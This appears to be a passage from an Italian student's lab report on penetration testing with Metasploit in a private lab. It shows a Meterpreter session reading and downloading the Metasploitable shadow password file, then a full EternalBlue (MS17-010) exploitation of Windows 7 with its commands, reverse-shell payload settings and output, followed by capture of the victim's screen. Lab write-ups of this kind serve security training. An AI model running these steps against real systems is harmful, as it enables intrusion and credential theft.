


5.15: raggiungimento del file shadow di Metasploitable, contenente le password in formato ash

Un' informazione sicuramente molto utile ai fini di un attaccante, è trovare la directory e il file contenente la password ash del sistema della vittima; per quanto riguarda Metasploitable, il file di nostro interesse è **shadow;** eseguito di seguito il procedimento per arrivare a leggere il contenuto di questo file molto importante

1. Eseguire il comando pwd per sapere in quale directory ci troviamo
2. Eseguire il comando cd etc per cambiare directory e passare in etc
3. Eseguire il comando ls per ottenere info circa tutte le sotto-directory e file contenuti in etc
4. Ci verrà mostrato quanto richiesto tramite il comando ls, ovvero una lista di file e directory
5. cercare il file chiamato **shadow,** come mostrato in figura


Figura 24



5.16: visualizzazione del contenuto del file shadow

Eseguendo il comando cat shadow, è possibile leggere il contenuto del file shadow, come indicato di seguito nell'immagine; possiamo notare la presenza delle password ash


Figura 25



5.17: download del contenuto del file Shadow contenente le password ash di Metasploitable

Eseguendo il comando download shadow, è possibile scaricare il contenuto del file; come indicato nella figura; Meterpreter provvederà a salvare direttamente il file nel seguente path */home/kali/shadow* sul nostro kali linux, come mostrato in figura in alto a sinistra; provando da interfaccia grafica ad aprire il file, potremo effettivamente verificarne il contenuto; siamo stati in grado di rubare delle informazioni dalla macchina vittima, scaricarle e salvarle sul nostro kali linux

Figura 26



6. Extra report – exploit di Windows 7

Exploit di Windows 7 sfruttando la vulnerabilità del servizio SMB, porta 445 – EternalBlue

Circa questo extra report, sempre con l'utilizzo del tool Metasploit su Kali Linux, ho provato l'exploit EternalBlue per exploitare la macchina con sistema operativo Windows 7. I comandi e i settaggi sono gli stessi dell'esercizio in precedenza esposto.

Le azioni preliminari svolte prima dell'utilizzo di Metasploit, sulla macchina Windows, sono le seguenti:

1. Apertura della macchina Windows 7
2. Modifica dell'indirizzo IP della scheda di rete in modo statico (impostandola sulla stessa rete della macchina Kali Linux): 192.168.11.121
3. Creazione di una Policy firewall in entrata su windows, permettendo a Kali Linux di raggiungere la macchina: esito positivo
4. PING tra le macchine: esito positivo
5. Eseguito un nmap -sV -p da Kali Linux sulla macchina targhet per sapere lo stato della porta di nostro interesse, quindi la 445 su cui è attivo il servizio di condivisione in rete SMB: esito: la porta risulta aperta ma filtrata dal firewall di Windows;

   CONSIDERAZIONI: al fine di poter exploitare la macchina targhet con successo tramite Metasploit, ho creato inoltre un regola in entrata, aprendo la porta 445; senza questo passaggio, Metasploit non era in grado di exploitare la macchina target

6. Apertura del tool Metasploit e ricerca dell'exploit eternal blue, come di seguito in figura, con il comando search

```
msf6 > search eternal blu

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Descri
ption
   -   ----                                      ---------------  ----     -----  ------
-----
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-0
10 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-0
10 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
```

7. Utilizzo dell'exploit con il comando use seguito dal numero dell'exploit scelto

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

8. Configurazione dell'indirizzo IP del RHOSTS (remote hosts), quindi Windows 7, con il comando set; mostrare tutte le opzioni con il comando show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.11.121
RHOSTS => 192.168.11.121
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.11.121   yes       The target host(s), see https://docs.metasploi
                                             t.com/docs/using-metasploit/basics/using-metas
                                             ploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authe
                                             ntication. Only affects Windows Server 2008 R2
                                              Windows 7  Windows Embedded Standard 7 targe
```

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
                                         none)
   LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

9. Avviare il processo con il comando exploit; in caso positivo si avvierà una connessione remota con una shell di meterpreter, che abbiamo già visto nell'esercizio precedente

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.121:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.11.121:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 760
1 Service Pack 1
[*] 192.168.11.121:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.11.121:445 - The target is vulnerable.
[*] 192.168.11.121:445 - Connecting to target for exploitation.
[+] 192.168.11.121:445 - Connection established for exploitation.
[+] 192.168.11.121:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.11.121:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.11.121:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows
 7 Home B
[*] 192.168.11.121:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 76
01 Servic
[*] 192.168.11.121:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack
1
[+] 192.168.11.121:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.11.121:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.11.121:445 - Sending all but last fragment of exploit packet
[*] 192.168.11.121:445 - Starting non-paged pool grooming
[+] 192.168.11.121:445 - Sending SMBv2 buffers
[+] 192.168.11.121:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer
.
[*] 192.168.11.121:445 - Sending final SMBv2 buffers.
[*] 192.168.11.121:445 - Sending last fragment of exploit packet!
[*] 192.168.11.121:445 - Receiving response from exploit packet
[+] 192.168.11.121:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.11.121:445 - Sending egg to corrupted connection.
[*] 192.168.11.121:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.11.121
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.121:49157) at 2024-12-20
14:56:50 -0500
[+] 192.168.11.121:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.11.121:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.11.121:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > screenshare
```

10. Una volta avviata la shell remota Meterpreter, possiamo eseguire tutti i comandi che vogliamo, essendo una shell avanzata. Ho provato ad eseguire il comando screenshare, con il quale sono riuscito a catturare l'immagine del dekstop della vittima al momento della cattura

7. Considerazioni finali

In questo progetto abbiamo potuto sperimentare e provare l'exploit della macchina Metasploitable che presenta una vulnerabilità sulla porta 1099 (nota bene: non fa parte delle porte conosciute 1024) nella quale è presente il servizio di Java RMI; questo tipo di porta è stato assegnato a Java su debita richiesta del proprietario del servizio.

Per un pentester è di fondamentale importanza l'utilizzo e la conoscenza approfondita del tool Metasploit, di tutti i suoi moduli di exploit, auxiliary ecc., che ci permette, tramite la sua ricca libreria sempre aggiornata dalla community, di exploitare sistemi operativi oppure semplicemente ottenere informazioni sulla macchina vittima senza sfondare il sistema.

Inoltre, nella fase di exploiting, invocare una shell remota avanzata di Meterpreter è molto utile al pentester per poter eseguire comandi professionali e utili alla lavorazione da eseguire all'interno della macchina vittima; operazioni che con una shell base non si potrebbero eseguire, rendendo il pen test molto più difficile e lungo.